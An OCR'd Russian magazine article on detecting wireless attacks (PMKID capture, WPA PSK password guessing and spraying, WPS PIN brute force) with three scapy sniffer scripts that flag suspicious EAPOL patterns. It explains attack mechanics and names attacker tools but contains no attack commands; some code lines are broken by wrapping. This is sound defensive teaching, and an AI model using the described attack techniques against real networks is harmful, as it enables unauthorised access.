
Хакеры и пентестеры очень любят эту атаку еще и за то, что она проводится достаточно быстро и бесшумно и не приводит к негативным последствиям. Однако в ее реализации есть одна особенность, которая поможет нам выявить эту атаку.

При любой попытке аутентификации на точке доступа WPA PSK клиент всегда отправляет пакет EAPOL M2, услышав M1.



Последовательность отправки пакетов легитимным клиентом при аутентификации WPA PSK

И это нормальное поведение. Для хакера попытка захвата PMKID подобным образом приведет к нежелательному захвату half-handshake (EAPOL M2). И некоторые хакерские утилиты (например, Aircrack-ng) не умеют работать с PMKID (EAPOL M1) при захваченном handshake (EAPOL M2). Поэтому специализированное хакерское ПО (скажем, hcxdumptool или bettercap) для захвата PMKID ведет себя нехарактерно для типичного клиента, то есть не отправляет M2 после подключения к точке доступа WPA PSK.



Последовательность отправки пакетов хакерским ПО при захвате PMKID


Именно тут мы и можем поймать неуловимого хакера:

```
defence/wifi/pmkid.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0

alerts = []
def alert(client, essid):
    global aps, clients
    if client in alerts and essid in alerts:
        return
    print(f'[!] PMKID gathering detected: {client} {clients.get(client,{}).get("signal","-")}dBm to {essid}')
    system("zenity --warning --title='PMKID gathering detected' --text='PMKID gathering detected' &")
    #system("echo 'PMKID gathering detected' | festival --tts --language english")
    alerts.append(client)
    alerts.append(essid)

aps = {}
clients = {}
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid, "m1":set(), "m2": set()}
    elif Dot11AssoReq in p: # Association req
        print("assoc %s -> %s" % (p[Dot11].addr2, p[Dot11].addr3))
        clients[p[Dot11].addr2] = {"signal": signal}
    elif EAPOL in p and p[Dot11].addr3 in aps:
        #print("EAPOL")
        ap = p[Dot11].addr3
        if p[Dot11].addr2 == ap:
            aps[ap]["m1"].add(p[Dot11].addr1)
            print('M1 %s <- %s' % (p[Dot11].addr1, ap))
        elif p[Dot11].addr1 == ap:
            aps[ap]["m2"].add(p[Dot11].addr2)
            print('M2 %s -> %s' % (p[Dot11].addr1, ap))
        #print(aps[ap])

def analyze():
    while True:
        for ap in aps.copy():
            for client in aps[ap]["m1"] - aps[ap]["m2"]:
                alert(client, aps[ap]["essid"])
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Пока мы мониторим эфир, мимо окон нашего офиса проходит хакер, автоматически выполняющий аутентификацию на всех беспроводных устройствах в зоне его видимости.

Не такая уж и приметная атака — просто аутентификация на всех точках доступа с телефона

И мы, конечно же, это видим.



Детект захвата PMKID

Мы видим весьма странное поведение клиента, не отправляющего handshake (M2), — это свидетельствует о том, что его целью является сбор PMKID (получение M1).

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ


МОНИТОРИМ АТАКИ В РАДИОЭФИРЕ

БРУТФОРС ТОЧКИ ДОСТУПА

Если хакер не смог добиться успеха, проводя две предыдущие атаки — захват handshake и PMKID, то он может пойти дальше.

Вообще, такая атака не распространена среди хакеров, но в статье «Брут на ходу. Атакуем беспроводные сети простым и эффективным способом» я показал, что эта атака может выполняться успешно. Более того, атака подбором пароля непосредственно к точке доступа реализуется максимально просто — ведь это легитимная функция любого клиентского устройства, а значит, ее с легкостью можно провести даже с Android-телефона, не вызывая вообще никаких подозрений. Причем быстро, буквально на ходу.

Успешная попытка аутентификации к беспроводной сети WPA PSK отличается от неуспешной ответом EAPOL M3 от точки доступа.




Последовательность отправки пакетов при верном пароле WPA PSK

Поэтому мы можем просто прослушивать радиоэфир и мониторить попытки аутентификации (EAPOL M2) и успешные аутентификации (EAPOL M3):

defence/wifi/brute.py


```
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from datetime import datetime, timedelta
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0
MAX_PASSWORD_ATTEMPTS = 3
MAX_APS_ATTEMPTS = 2

alerts = []
def alert(client, ap, reason):
    global aps, clients
    if client in alerts and ap in alerts:
        return

    print(f'[!] WPA bruteforce detected - {reason}: {client} {clients
[client]["signal"]}dBm -> "{aps[ap]["essid"]}"')
    system("zenity --warning --title='WPA bruteforce detected'
--text='WPA bruteforce detected' &")
    #system("echo 'WPA bruteforce detected' | festival --tts
--language english")
    alerts.append(client)
    alerts.append(ap)

aps = {}
clients = {}
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid}
    elif EAPOL in p and p[Dot11].addr3 in aps:
        ap = p[Dot11].addr3
        if p[Dot11].addr2 == ap:
            client = p[Dot11].addr1
            try: clients[client]
            except: clients[client] = {"signal": 0, "aps":{}}
            try: clients[client]["aps"][ap]
            except: clients[client]["aps"][ap] = {"m2":set(), "m3":0}
            if bytes(p[EAPOL].payload)[77:77+16] == b'\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00': # AMIC, EAPOL
M1
                pass
            else: # EAPOL M3
                clients[client]["aps"][ap]["m3"] += 1
                print(f'[*] WPA PSK auth success {client} {signal}
dBm <- "{aps[ap]["essid"]}"')
            clients[client]["signal"] = signal
        elif p[Dot11].addr1 == ap: # EAPOL M2
            client = p[Dot11].addr2
            try: clients[client]
            except: clients[client] = {"signal": 0, "aps":{}}
            try: clients[client]["aps"][ap]
            except: clients[client]["aps"][ap] = {"m2":set(), "m3":0}
            snonce = bytes(p[EAPOL].payload)[13:13+32]
            clients[client]["aps"][ap]["m2"].add(snonce)
            clients[client]["signal"] = signal
            print(f'[*] WPA PSK auth attempt {client} {signal}dBm ->
"{aps[ap]["essid"]}" (attempts/success: {len(clients[client]["aps"][
ap]["m2"])}/{clients[client]["aps"][ap]["m3"]})')

def analyze():
    while True:
        for client in clients:
            for ap in clients[client]["aps"]:
                if len(clients[client]["aps"][ap]["m2"]) >
MAX_PASSWORD_ATTEMPTS and clients[client]["aps"][ap]["m3"] == 0:
                    alert(client, ap, f'in depth {len(clients[client]
["aps"][ap]["m2"])} attempts') # in depth
            if len(clients[client]["aps"]) > MAX_APS_ATTEMPTS:
                alert(client, ap, f'in width {len(clients[client]["
aps"])} aps') # in width
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Хакер может даже не запускать какое-то особое ПО, а просто попробовать несколько паролей, выполняя подключение к твоей точке доступа на обычном телефоне.




Хакер проводит атаку подбора пароля WPA PSK к точке доступа

Такую атаку не выявит ни одна камера наблюдения, но мы-то ее видим.




Детект атаки подбора пароля WPA PSK к точке доступа

Мы видим, что злоумышленник четыре раза пытался угадать пароль к нашей точке доступа. Однако хакер необязательно начнет атаковать «в лоб» официальную точку доступа. Он может попробовать password spraying — атаковать все слышимые точки доступа, прогуливаясь вдоль периметра твоей компании в надежде найти альтернативную точку входа, например через корпоративный беспроводной принтер. Для этого иногда достаточно лишь одного-двух самых слабых паролей.



Хакер проводит атаку подбора пароля WPA PSK ко множеству точек доступа

Такая атака практически неуловима, ведь на каждом устройстве будут выполнены лишь одна-две попытки аутентификации. Но анализ общей картины легко выявляет атаку, поскольку скрипт, помимо брутфорса в глубину, мониторит также попытки брутфорса в ширину.



Детект атаки подбора пароля WPA PSK ко множеству точек доступа

Порядочный клиент не станет пробовать пароли сразу к нескольким точкам доступа, значит, нашу беспроводную сеть пытается прощупать на прочность хакер.

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ

МОНИТОРИМ АТАКИ В РАДИОЭФИРЕ


WPS

Нельзя пройти мимо WPS. Хоть эту технологию и можно назвать устаревшей, она все еще регулярно встречается в «неофициальных» точках доступа, из которых обычно состоят второстепенные (служебные или тестовые) беспроводные сети типичного физического периметра компании. А ведь в этом и заключается задача злоумышленника — обнаружить что-то старое и забытое, иными словами — уязвимое.

WPS — это технология более упрощенного подключения к WPA-сети. Она реализуется вводом 8-значного цифрового кода. Если он корректен, точка доступа передает клиенту уже обычный ключ WPA PSK, с которым тот и подключается. Но, как мы знаем, золотое правило ИБ — то, что удобно, редко бывает безопасным. К тому же в этом случае не обошлось и без уязвимостей.

WPS разнообразен в плане атак. Более того, три из четырех атак реализуются буквально за несколько секунд, позволяя атаковать уязвимые точки доступа прямо на ходу.

WPS достаточно сложен и состоит из восьми рукопожатий — восемь пакетов EAPOL, по четыре с каждой стороны.




Последовательность отправки пакетов для WPS

В отличие от WPA PSK тут происходит безопасная передача секретных ключей по алгоритму Диффи — Хеллмана. Так что реальных намерений атакующего нам не узнать. Но протокол EAPOL все же разглашает немало информации о статусе подключения с PIN-кодом. Так что определенную картину происходящего мы все же увидим. И понять, что происходит в радиоэфире с WPS, нам поможет следующий скрипт.


```
defence/wifi/wps.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from datetime import datetime
from time import sleep
from sys import stdout, argv
from os import system


iface = argv[1]
conf.verb = 0
MAX_PIN_ATTEMPTS = 3
MAX_APS_ATTEMPTS = 2
debug = 0

alerts = []
def alert(client, ap, reason):
    global aps, clients
    if client in alerts and ap in alerts:
        return

    print(f'[!] WPS bruteforce detected - {reason}: {client} {clients
[client]["signal"]}dBm -> "{aps[ap]["essid"]}"')
    system("zenity --warning --title='WPS bruteforce detected'
--text='WPS bruteforce detected' &")
    #system("echo 'WPS bruteforce detected' | festival --tts
--language english")
    alerts.append(client)
    alerts.append(ap)

aps = {}
clients = {}
e_nonce = None; r_nonce = None; dh_peer_public_key = None;
dh_own_public_key = None; enrollee_mac = None; r_hash1 = None;
r_hash2 = None
def parse_raw_80211(p):
    global e_nonce, r_nonce, dh_peer_public_key, dh_own_public_key,
enrollee_mac, r_hash1, r_hash2
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    ap = None; client = None; d = None
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid}
    elif EAP in p and p[EAP].type == 254: # WPS
        ap = p[Dot11].addr3
        e_hash1 = None
        r_hash1 = None
        success1 = False
        success2 = False
        ok = False
        fail = False
        lock = False
        offset = p[EAP].load.find(b"\x10\x22\x00\x01")
        message_type = p[EAP].load[offset+4]
        message_types = {0x04: "M1", 0x05: "M2", 0x07: "M3", 0x08: "
M4", 0x09: "M5", 0x0a: "M6", 0x0b: "M7", 0x0c: "M8", 0x0e: "WSC_NACK"
}
        if message_type in message_types.keys():
            if message_type in [0x04, 0x07, 0x09, 0x0b]:
                client = p[Dot11].addr1
                d = "->"
            elif message_type in [0x05, 0x08, 0x0a, 0x0c]:
                client = p[Dot11].addr2
                d = "<-"
            elif message_type == 0x0e:
                if p[EAP].code == 1:
                    client = p[Dot11].addr1
                    d = "->"
                elif p[EAP].code == 2:
                    client = p[Dot11].addr2
                    d = "<-"

            if d:
                if debug >= 1: print(f"WPS {message_types.get(
message_type)} {ap} {d} {client}")

            if message_types[message_type] == "M1":
                offset = p[EAP].load.find(b"\x10\x1a") + 4
                e_nonce = p[EAP].load[offset:offset+16]
                if debug >= 2: print(f" e_nonce: {e_nonce.hex()}")
                offset = p[EAP].load.find(b"\x10\x20\x00\x06") + 4
                enrollee_mac = p[EAP].load[offset:offset+6]
                if debug >= 2: print(f" enrollee_mac: {enrollee_mac.
hex()}")
                offset = p[EAP].load.find(b"\x10\x32\x00\xc0") + 4
                dh_peer_public_key = p[EAP].load[offset:offset+192]
# PK_E
                if debug >= 2: print(f" dh_peer_public_key: {
dh_peer_public_key.hex()}")
            if message_types[message_type] == "M2":
                offset = p[EAP].load.find(b"\x10\x32\x00\xc0") + 4
                dh_own_public_key = p[EAP].load[offset:offset+192] #
PK_R
                if debug >= 2: print(f" dh_own_public_key: {
dh_own_public_key.hex()}")
                offset = p[EAP].load.find(b"\x10\x39\x00\x10") + 4
                r_nonce = p[EAP].load[offset:offset+16]
                if debug >= 2: print(f" r_nonce: {r_nonce.hex()}")
            if message_types[message_type] == "M3":
                offset = p[EAP].load.find(b"\x10\x14\x00\x20") + 4
                e_hash1 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" e_hash1: {e_hash1.hex()}")
                offset = p[EAP].load.find(b"\x10\x15\x00\x20") + 4
                e_hash2 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" e_hash2: {e_hash2.hex()}")
            if message_types[message_type] == "M4":
                offset = p[EAP].load.find(b"\x10\x3d\x00\x20") + 4
                r_hash1 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" r_hash1: {r_hash1.hex()}")
                offset = p[EAP].load.find(b"\x10\x3e\x00\x20") + 4
                r_hash2 = p[EAP].payload.load[offset:offset+32]
                if debug >= 2: print(f" r_hash2: {r_hash2.hex()}")
            if message_types[message_type] == "M5":
                success1 = True
            if message_types[message_type] == "M7":
                success2 = True
            if message_types[message_type] == "WSC_NACK":
                if d == "->":
                    if p[EAP].load.find(b"\x10\x05\x00\x08") != -1:
                        ok = True
                    elif p[EAP].load.find(b"\x00\x02\x00\x12") != -1:
                        fail = True
                    elif p[EAP].load.find(b"\x00\x02\x00\x0f") != -1:
                        lock = True

        if ap and client:
            try: aps[ap]
            except: aps[ap] = {"essid": ""}
            try: clients[client]
            except: clients[client] = {"signal": 0, "aps":{}}
            try: clients[client]["aps"][ap]
            except: clients[client]["aps"][ap] = {"e_hashes":set(), "
r_hashes": set(), "fails": 0, "success_half": 0, "success_full": 0}
            clients[client]["signal"] = signal
            if e_hash1:
                clients[client]["aps"][ap]["e_hashes"].add(e_hash1)
            if r_hash1:
                clients[client]["aps"][ap]["r_hashes"].add(r_hash1)
                print(f'[*] WPS PIN attempt {client} {signal}dBm -> "
{aps[ap]["essid"]}" (attempts/success: {len(clients[client]["aps"][ap
]["r_hashes"])}/{clients[client]["aps"][ap]["success_full"]})')
            if success1:
                clients[client]["aps"][ap]["success_half"] += 1
                print(f'[*] WPS PIN half success {client} {signal}
dBm <- "{aps[ap]["essid"]}"')
            if success2:
                clients[client]["aps"][ap]["success_full"] += 1
                print(f'[*] WPS PIN full success {client} {signal}
dBm <- "{aps[ap]["essid"]}"')
            if fail:
                clients[client]["aps"][ap]["fails"] += 1
                print(f'[*] WPS PIN fail {client} {signal}dBm <- "{
aps[ap]["essid"]}"')
            if lock:
                print(f'[*] WPS PIN lock {client} {signal}dBm <- "{
aps[ap]["essid"]}"')

def analyze():
    while True:
        for client in clients:
            for ap in clients[client]["aps"]:
                if len(clients[client]["aps"][ap]["r_hashes"]) >
MAX_PIN_ATTEMPTS and clients[client]["aps"][ap]["success_full"] == 0:
                    alert(client, ap, f'WPS PIN bruteforce in depth
- {len(clients[client]["aps"][ap]["r_hashes"])} attempts')
                elif clients[client]["aps"][ap]["success_half"] > 1:
                    alert(client, ap, f'WPS PIN bruteforce in depth
- half pin {clients[client]["aps"][ap]["success_half"]} matches')
            if len(clients[client]["aps"]) > MAX_APS_ATTEMPTS:
                alert(client, ap, f'WPS PIN bruteforce in width {len(
clients[client]["aps"])} aps')
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Хакер, который сидит в кафе напротив нашего офиса, заметил, что одна из целевых точек доступа имеет включенный WPS версии 1, то есть не блокируется и позволяет перебирать все пространство PIN-кодов. Атака небыстрая и занимает несколько часов, но хакер не торопится.



Хакер успешно выполняет полный перебор PIN-кода WPS


Мы же видим его истинные намерения — он брутит точку доступа.



Детект атаки перебора PIN-кодов WPS к точке доступа


На скриншоте можно заметить, что скрипт `wps.py` прекрасно слышит в радиоэфире, как хакер успешно подобрал первую половину PIN-кода, а в самом конце и вторую, полностью скомпрометировав беспроводную сеть.

